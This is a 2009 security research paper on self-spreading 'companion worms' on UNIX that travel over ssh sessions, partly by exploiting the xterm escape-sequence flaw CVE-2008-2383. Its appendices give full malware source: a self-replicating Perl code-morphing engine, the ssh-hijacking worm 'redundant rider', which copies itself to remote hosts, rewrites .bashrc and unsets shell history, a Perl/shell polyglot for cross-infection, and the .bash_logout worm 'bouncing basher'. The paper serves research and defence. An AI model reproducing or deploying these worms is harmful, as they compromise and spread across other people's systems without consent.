# We've come a long way...
Companion worms on UNIX systems.

Sebastian Krahmer *krahmer@suse.de*

August 11, 2009

**Abstract**

Even though, the term *companion worm* has already been introduced for malware on Windows systems, I want to re-introduce it for powerful multiuser-systems with high scripting capabilities, e.g. UNIX-systems. This kind of malware does not propagate itself, unless triggered by certain user-actions nor does it infect local executable files for spreading. It uses powerful and highly configurable scripting and networking environments, to spread across systems.

## 1 Preface

Although UNIX has been one of the first systems which has been used to demonstrate computer viruses [2], it has never been a friendly and helpful environment for them. For the readers with hard scientific background, I will give a definition of *virus* in the next section. The main reasons why computer viruses are not very wide-spread on UNIX systems are:

- separation of privileges
  A system that is infected by users is usually not on fire, because unless the virus contains some kind of privilege-elevating exploit, there is no chance for the virus to spread locally and to infect other users files or the system user (root). Even if it would contain an exploit, the exploit needed to be very reliable and secret to a certain extend, because otherwise it just won't work or the vulnerability is patched and therefore useless for the virus. There have been viruses carrying exploits for Linux in the past, though there was no major outbreak.[4]
- in-homogene environment
  There are many different flavors of UNIX systems, so that it is hard to write a virus that is able to infect executable files across multiple systems, for example Linux and FreeBSD. Even the scripting environments and default-list of installed packages differ so much, that it is often a real pain to write normal portable applications, not even considering virus-like tricks etc.. Clearly, it *is* possible to write viruses to infect for example ELF binaries or

shell scripts, but the chance that they fail on other versions of the same OS or even the same version with changed configuration is high.

- UNIX users do not share executable files
  From my personal view, one of the most important reasons for UNIX not being virus-friendly is, that UNIX has no tradition of *warez*. Software for UNIX is usually packaged by a distributor, or downloaded in source form from a trusted location, but even if these packages would be infected, users usually do not share packages they have on their localhost amongst them. It is even more uncommon to share binary files, also because theres high probability that they will fail anyway (see last item). UNIX users usually share: source code, configuration-files or documents. Infection of Open-Office documents has recently been demonstrated [6] and I think it is far more dangerous than a ELF-virus containing an unknown exploit. Executable files are also commonly not shared, because of the danger that they could contain password stealing Trojan horses. This danger predates the introduction of viruses to computer systems, so that UNIX users handled executables with care even before viruses have been an issue. Additionally, even if they would exchange binaries, the first paragraph comes into play again.

Some people argue that viruses are not common on UNIX systems because UNIX does not play a major role on desktop and end-user systems. If it would be as widespread as Windows, it would suffer from the same problems. It is true that UNIX systems would probably be more attractive to virus writers if it had a market-space of 95% on desktop-systems, but I think the type of malware would definitely change, as it is already changing on Windows towards exploits and rootkits as more UNIX-like mechanisms like UAC are introduced.
The better the security mechanisms of a system are, the more power malware writers invest into actually bypassing it (e.g. into exploits). The better the security evolves, the more important and expensive become these exploits and it would be a true waste to stick these into some un-targeted viruses.

## 2 Viruses

*”A virus is a program that is able to infect other programs by modifying them to include a possibly evolved copy of itself.*” [2], [3] This somewhat lax definition can be cooked to mathematic formulae, but it meets what most of us would expect from a *virus*, beside the missing definition of *program*.
For me, far more interesting topics are cases that are not covered by this definition like *code* that does not infect other *programs* directly but is using certain config-file options to do so, compiler specification or resource files or infecting *things* that are not programs at all like postscript files or PDF documents. One such special case are *companion viruses*. Instead of actually overwriting other programs, it duplicates itself in a way that mechanisms in the operating system environment (for example a search-path) make it appear first to the loader instead

of the original program. On UNIX systems such a companion virus could create a copy of itself in the `/usr/local/bin` directory for each file-entry it is infecting inside the `/bin` directory. If the search-path contains the string /usr/local/bin before /usr/bin, the virus is executed instead of the original program. Personally, I would take 'normal' file-infecting viruses more serious and challenging because there are more technical skills needed to write an ELF-infector than a simple shell script that duplicates itself inside `/usr/local/bin`. However, *companion viruses* can be more tricky and could use more advanced techniques to spread them-self as I will show later.

## 3 Worms

Far more dangerous and common than viruses on UNIX are worms. I am not boring you with the history of UNIX worms back in 1988 [7], we all know how that happened, and that the core of a worm is usually one or more exploits that it is using to attack other systems to spread. If the vulnerabilities the worm is exploiting are fixed, the worm dies. If not certain measures are taken by the worm author, worms spread exponentially, e.g. the public will very soon notice that something went wrong [5]. The better the worm is spreading, the sooner it will be discovered and the sooner it dies. The worm kills itself. Worms may also use an "exploit" that consists only of trying passwords from a dictionary to login and execute code on remote machines, reproducing them-self. Such worms however make a lot of noise since any failed logins are recorded in the system log. Thoughts on worms using *ssh* for spreading exist for a long while now and also implementations exist but they either work like any other worm by scanning targets and exploiting vulnerabilities [10] or the descriptions and thoughts are too generic or just focus on the collection of potential targets.[8], [9].

## 4 Companion worms, wiruses or vorms


Worms can not only propagate them-self by scanning networks for vulnerabilities in order to exploit them. In particular UNIX systems offer a wide range of configurability and user-specific setups that has not yet properly been researched by means of worms. The behavior of virtually every packaged program on a UNIX system can be configured with simple configuration files. It is one of the major advantages [1] that lookout, behavior and, sometimes, state of program *P* can be controlled by a file *$HOME/.P*, *$HOME/.P/config* or similar. Especially configuration files of program interpreters like `bash` or `tcsh` can be of interest of viruses or worms, as they set a large number of environment variables, such as `$PATH`, to control startup or order of programs and libraries. Together with network connectivity which de-facto all UNIX systems have integrated and enabled this allows for slow and harmless spreading of worms mounted on already

[1]and btw, I really do not want to miss it

existing network connections, for example (and most notably) via *ssh*. Following are two case studies for worm propagation using the *ssh* client program. It could be any program that is used for administration via remote shells such as *rsh* or *telnet* but the later two are not widely in use today anymore.

## 4.1 Case study I: Using a vulnerability for spreading

Sometimes, vulnerabilities are not taken serious even though they have been announced along with update packages. CVE-2008-2383 is a good example. This bug has originally been found by Paul Szabo [12]. It allows attackers to inject data into the *xterm* input buffer via a special DECQRSS character sequence. Commands can be embedded into this injection and as a result they will be executed since there is a shell waiting in xterm's pty in almost all cases. The severity of this bug has not been rated high since it is believed that, in order to exploit it, the user needs to dump or view dangerous files (such as logs). And since almost all tools escape unviewable character sequences such as these before they are printed out, there is not a high risk, in particular because nobody is using *cat* to view log-files or other dangerous content. An example of how such an attack looks like is seen in figure 1. By just echoing characters, a command gets executed. The `uname -v` command seen on the shell is not typed by the user! It has been injected into the input buffer and is therefore executed without any user interaction.
Binding this bug together with a SSH remote session for example from a admin host to a web-server inside a DMZ, which is a common scenario, things look different. Its not very unlikely that the machine inside the DMZ has been taken over by attackers because one of the thousands PHP bugs has been exploited on the web server. If attackers now put a appropriate echo sequence in the `.bash_logout` file, it will be interpreted by the shell on the admin host! Figure 2 shows an example. The `root` user logs into *192.168.2.22*. The `uname -v` command is executed to demonstrate that this is a different machine than from where he is logging in. The content of `.bash_logout` is dumped to show which characters are echoed upon logout. No injection has taken place yet. By typing `exit`, the echo actually takes place and puts `uname -v` into the input buffer. The local shell (!) then interprets the command. The injected command `uname -v` shows that this is the local host, the origin of the connection. The severity of this vulnerability is due to the fact that it allows to attack systems backwards, e.g. the worm spreads from the DMZ to the admins bastion host.
This hole can be fixed by installing the appropriate update packages from your UNIX vendor.
A demonstration companion worm named *bouncing basher*, can be found in appendix A.4.




```
linux:/root# echo -e "\eP\$q\nuname -v\n\e\\"

^[P0$r

uname -v

^[\linux:/root#
linux:/root# uname -v
#1 SMP 2008-06-07 01:55:22 +0200
linux:/root#
linux:/root#
```

Figure 1: CVE-2008-2383 demonstration in a local xterm



```
linux:/root# ssh -x root@192.168.2.22
Password:
Last login: Fri Feb 13 06:23:36 2009 from linux2
Have a lot of fun...
lopht:~ # uname -v
#3 SMP Mon Jun 11 16:10:36 CEST 2007
lopht:~ # cat .bash_logout
# ~/.bash_logout

echo -e "\eP\$q\nuname -v\n\e\\"


lopht:~ # exit
logout

Connection to 192.168.2.22 closed.
linux:/root#
linux:/root# uname -v
#1 SMP 2008-06-07 01:55:22 +0200
linux:/root#
linux:/root# 
```

Figure 2: CVE-2008-2383 demonstration II. Code injected from a remote session into a local xterm upon logout.

### 4.2 Case study II: using only integrated OS capabilities for spreading

While the last demonstration required a particular vulnerability, CVE-2008-2383 , they are not necessary for a worm to spread. The vulnerability allowed us to implement a *backward spreading* worm. Using UNIX pseudo-terminals (pty's) and shell aliases, it is easy to implement a *forward spreading* worm. Once, for example, *ssh* is an alias of the worm, it can slip the real *ssh* client through a PTY, 'managing' all input and output of the user. The worm will soon be able to notice successful remote logins by a appearing shell prompt in the output of the PTY. It can then use this opportunity to dump itself to the remote machine and setting up appropriate aliases there in order to spread itself again if *ssh* is started on the remote machine.
Exact details can be found in the demonstration companion worm with name *redundant rider* in appendix A.2.

## 5 Outlook

Viruses that infect binary files often use code-morphing technologies or encryption to protect themself against virus scanning and removal engines. Code-morphing is an interesting thing and could be applied to *companion worms* as well. Appendix A.1 shows a demo how Perl code can morph itself to destroy search patterns. The code morphing has not been implemented in the worm examples, since the reason behind this paper was not to build undetectable worms.
Also, infection across multiple platforms or languages is a topic of interest and has been seen in viruses for a while now. Appendix A.3 shows how Perl and Shell scripts can be sticked together, demonstrating how a perl script could infect a shell script in order to spread more broadly. Cross-infection has not been implemented in the worms examples since it was not scope of this paper to implement efficient cross-platform spreading.

## 6 Conclusion

Do not panic! Having the options to highly configure your local and networking environment can of course be abused by malware, as demonstrated in this paper. However, such worms, relying on config-options and behavior, can easily be detected and removed. They also do not spread exponentially and sleep as long as no remote login/logout happens. For legal purposes, I introduced some small mistakes into the code, so that nobody can Copy&Paste it for abusing. So, all in all this paper is not about a big issue that needs fixing. On the other hand, I have seen so many lightwight papers on simple topics with big announcements that I thoguht this paper was needed.

## References

[1] Juergen Kraus: *Selbstreproduktion bei Programmen*, Diploma Thesis, University of Dortmund, February 1980

[2] Fred Cohen: *Computer Viruses - Theory and Experiments*, 1984

[3] Peter Szor: *The Art of Computer Virus Research and Defense*, symantec press, Addison-Wesley-Professional series, 2005

[4] Linux.Staog: *http://de.wikipedia.org/wiki/Staog*

[5] Tom Vogt: *Simulating and optimising worm propagation algorithms*, September 2004 and February 2004

[6] BadBunnyA: *http://www.sophos.com/security/analyses/viruses-and-spyware/sbbadbunnya.html*

[7] The Morris Worm: *http://en.wikipedia.org/wiki/Morris_worm*

[8] Schneier on Security: *The Potential for an SSH Worm* , *http://www.schneier.com/blog/archives/2005/05/the_potential_f.html*

[9] Stuart E.Schechter, Jaeyeon Jung, Will Stockwell, Cynthia McLain: *Inoculating SSH Against Address-Harvesting Worms* NDSS06, February 2006, MIT

[10] sshw0rm: *http://kandangjamur.net/tutorial/ssh-w0rm.txt*

[11] CVE-2008-2383: *http://www.heise-online.co.uk/security/Xterm-terminal-emulator-executes-injected-commands–/news/112359*

[12] CVE-2008-2383: *http://bugs.debian.org/cgi-bin/bugreport.cgi?bug=510030*

## 7 Appendix A.1

The following is a code morphing engine for Perl. It morphs its own code and grows exponential in execution time and size. It drops a copy of each generation in the current directory. Generations later than the 0th, contain their own code and do not need to read it from the file.

```
#!/usr/bin/perl

$code = "";
$generation = 0;
while (<DATA>) {
    $code .= $_;
}
$c = "code";
eval $$c;

__DATA__
 # more-perl Perl code morphing engine (C) 2009 Sebastian Krahmer
 # exponential version
 # All rights reserved, all lefts reversed.
 sub metamorph
 {
     my $code = shift;
     my $i = 0;
     my @script = (), @indexes = ();

     srand(time()%$$*$generation);

     # build an array of the characters which build the script
     for ($i = 0; $i < length($code); ++$i) {
         push @script, substr($code, $i, 1);
         push @indexes, $i;
     }


     # randomize script array, keep track on how we shuffled
     # them so we can rebuild correct code later
     fisher_yates_shuffle(\@script, \@indexes);

     $i = 0;
     $var_name = rand_string();
     my $mcode = "";
     for ($i = 0; $i <= $#script; ++$i) {
         $mcode .= sprintf("\$%s%d=\"\\x%02x\";", $var_name,
                           $indexes[$i], ord($script[$i]));
         $mcode .= "\n" if (($i % (int(rand(20)+1))) == 0);
     }

     # calculate eval() string
     $mcode .= "\$$var_name=";
     for ($i = 0; $i < $#script; ++$i) {
         $mcode .= "\$$var_name"."$i.";
         $mcode .= "\n" if (($i % (int(rand(20)+1))) == 0);
     }
     $mcode .= "\$".$var_name.$i.";";

     $mcode .= "\$c='$var_name';";
     $mcode .= "eval \$$var_name;";

     return $mcode;
 }


 sub fisher_yates_shuffle
 {
     my ($a1, $a2) = @_;
     for (my $i = @$a1; --$i;) {
         my $j = int(rand($i + 1));
         next if $i == $j;
         @$a1[$i, $j] = @$a1[$j, $i];
         @$a2[$i, $j] = @$a2[$j, $i];
     }
 }


 sub rand_string
 {
     my $l = int(rand(3))+2;
     my $string = "";
     for (my $i = 0; $i < $l; ++$i) {
         $string .= sprintf("%c", int(rand(20)+97));
     }
     return $string;
 }

 # this is recursive code, means you only can
 # compute 4 generations or so, since the code-size
 # is growing exponential :)
 if (defined $nc) { # delete if() for constant growth
```

```
        $nc = metamorph($nc);
    } else { # first generation from start
        $nc = metamorph($$c);
    }
    print $nc;
    open(O,">metamorph-$var_name-$generation");
    print O $nc;
    close O;
    #$c="nc"; uncomment for constant growth
    ++$generation;
    eval $nc;
```

## 8 Appendix A.2

This is *redundant rider*, an companion worm written in Perl. It uses pseudo-terminals and some shell tricks (aliases and functions) to get themself executed instead of the real *ssh* client upon connect. It then dumps itself to the remote shell in the ' ' (space) file and aliases *ssh* to itself again. For removal, just clean the `.bashrc` file.

```
#!/usr/bin/perl

use Fcntl;
require 'sys/ioctl.ph';
use POSIX qw(:termios_h setsid);


$o_cflag = $o_lflag = $o_oflag = $o_iflag = "";
$crept_in = 0;


sub pty_open
{
    my $master = "", $slave = "";

 oute:
     foreach my $c1 qw(p q r s t u v w x y z P Q R S T) {
         foreach my $c2 qw(0 1 2 3 4 5 6 7 8 9 a b  c d e f) {
             $master = sprintf("/dev/pty%s%s", $c1, $c2);
             if (sysopen(MASTER, $master, O_RDWR|O_NOCTTY)) {
                 $slave = $master;
                 $slave =~  s/pty/tty/;
                 sysopen(SLAVE, $slave, O_RDWR|O_NOCTTY) or die $!;
                 last outer;
             }
         }
     }
 }


 sub cfmakeraw
 {
     my ($fd) = @_;
     my ($iflag, $oflag, $lflag, $cflag);

     # set up raw terminal
     my $t = POSIX::Termios->new();
     $t->getattr($fd);
     $t->setiflag(($iflag = $t->getiflag()) &
              ~(IGNBRK|BRKINT|PARMRK|ISTR|INLCR|IGNCR|ICRNL|IXON));
     $t->setoflag(($oflag = $t->getoflag()) &
              ~OPOST);
     $t->setlflag(($lflag = $t->getlflag()) &
              ~(ECHO|ECHONL|ICANON|ISIG|IEXTEN));
     $t->setcflag(($cflag = $t->getcflag()) &
              ~(CSIZE|PAREN) | CS8);

     $t->setcc(VMIN, 1);
     $t->setcc(VTIME, 0);
     $t->setattr($fd, TCSANOW);

     return ($iflag, $oflag, $lflag, $cflag);
 }



 sub multiplex
 {
     my $fin = "";
     my ($r, $buf);

     my $ws = ioctl(STDIN, TIOCGWINSZ(), 0);
     ioctl(SLAVE, TIOCSWINSZ(), $ws);
     ($o_iflag, $o_oflag, $o_lflag, $o_clfag) = cfmakeraw(0);

     if (fork() == 0) {
         # make SLAVE the 0/1/2
         close(STDIN); close(STDOUT); close(STDERR);
         close(MASTER);

         POSIX::setsid();
         open(STDIN,"<&SLAVE");
         open(STDOUT,">&SLAVE");
         open(STDERR,">&SLAVE");
         close(SLAVE);
         ioctl(STDIN, TIOCSCTTY(), 0);

         # re-execute ssh
         my @A = ("/usr/bin/ssh", @ARGV);
         exec(@A);
         @A = ("/usr/local/bin/ssh", @ARGV);
         exec(@A);
         @A = ("/bin/ssh", @ARGV);
         exec(@A);
         exit;
     }

     close(SLAVE);

     for (;;) {

         vec($fin, fileno(MASTER), 1) = 1;
         vec($fin, fileno(STDIN), 1) = 1;
         my $n = select($fin, undef, undef, undef);
         if (vec($fin, fileno(MASTER), 1) eq 1) {
             $r = sysread(MASTER, $buf, 1024);
             if (!$crept_in && check_prompt($buf)) {
                 sneak_in();
                 $crept_in = 1;
             }
             exit if (!defined $r);
             exit if (!defined syswrite(STDOUT, $buf, $r));
         }
         if (vec($fin, fileno(STDIN), 1) eq 1) {
             $r = sysread(STDIN, $buf, 1024);
             exit if (!defined $r);
             exit if (!defined syswrite(MASTER, $buf, $r));
         }
     }
 }


 sub check_prompt
 {
     my ($buf) = @_;
     my $l = length($buf);
     my $c1 = substr($buf, $l-2, 1);
     my $c2 = substr($buf, $l-1, 1);
     if (($c1 eq '#' || $c1 eq '>' || $c1 eq ')' ||
         $c1 eq '$') && $c2 eq ' ') {
         return 1;
     }
     return 0;
 }


 sub s_read
 {
     my $buf = "";

     for (;;) {
         sysread(MASTER, $c, 1);
         $buf .= $c;
         last if check_prompt($buf);
     }
 }


 sub read_until
 {
     my ($buf, $c) = ("", "");
     my $end = shift;

     for (;$buf !˜ /$end$/;) {
         sysread(MASTER, $c, 1);
         $buf .= $c;
     }
     #print "-> $buf\n";
 }


 sub sneak_in
 {
     my $l = (stat($0))[7] or die $!;
     my $my_code = "";
     sysopen(ME, $0, O_RDONLY);
     sysread(ME, $my_code, $l);
     close(ME);
     my $dd = "unset HISTFILE;dd of=’ ’ bs=1 count=$l\n";
     my $alias = "grep ’alias ssh’ ˜/.bashrc>/dev/null 2>&1||".
        "(echo>>˜/.bashrc;echo alias ssh=\\’˜/\\\\ \\’>>˜/.bashrc;"
        "echo function /usr/bin/ssh\\(\\) ’{ ssh;}’>>˜/.bashrc);".
        "chmod +x ’ ’\n";
     my $exit = "exit\n";

     syswrite(MASTER, "sh\n", 3);
     s_read();
     syswrite(MASTER, $dd, length($dd));
     read_until("\n");

     syswrite(MASTER, $my_code, $l);

     # needs to be \x20 or we will see this string from Perl-source
     # as its pasted instead of real end of dd command
     read_until("records\x20out");
     s_read();

     syswrite(MASTER, $alias, length($alias));
     read_until("\n");
     s_read();


 #    syswrite(MASTER, $echo, length($echo));
 #    read_until("READY\n");
 #    read_s();

     syswrite(MASTER, $exit, length($exit));
     read_until("exit");
     s_read();
 }


 sub term_reset
 {
     my ($fd, $i, $o, $l, $c) = @_;
     my $t = POSIX::Termios->new();
     $t->getattr($fd);
     $t->setlflag($l);
     $t->setcflag($c);
     $t->setoflag($o);
     $t->setiflag($i);
     $t->setattr($fd, TCSANOW);
 }


 # atexit()
 sub END
 {
     term_reset(0, $o_iflag, $o_oflag, $o_lflag, $o_cflag);
 }


 pty_open();
 multiplex();
```

## 9 Appendix A.3

This code is a mix of shell and perl script bound together. It is a shell script and a perl script at the same time. If executed, it is interpreted by the Perl interpreter and by the shell concurrently. It demonstrates how shell scripts could be infected by Perl viruses, implementing an effective cross-VHLL virus.

```
#!/bin/sh

perl -x $0 || true;

for i in 1 2 3; do
    echo "Shell";
    sleep 1;
done

#!/usr/bin/perl

exit
eval {
    if (fork() > 0) {
        return;
    }
    for ($i = 0; $i < 3; ++$i) {
        print "Perl\n";
        sleep(1);
    }
}
```

## 10 Appendix A.4

This is *bouncing basher*, a demonstration companion worm for the CVE-2008-2383 vulnerability. It sits in the .bash_logout file, waiting for logout, when it jumps over via the exiting SSH connection to the client host. If the remote user is *root*, it spreads across all user-accounts too. Probably the shortest worm ever. For removal, just clean the .bash_logout file.

```
l="bash_logout";x=‘mimencode ˜/$l|tr -d ’\012’‘
for i in /home/*;do cp -f ˜/$l $i 2>/dev/null;done
echo -e "\eP\$q\ncd;echo $x|mimencode -u>˜/$l\n\e\\"
```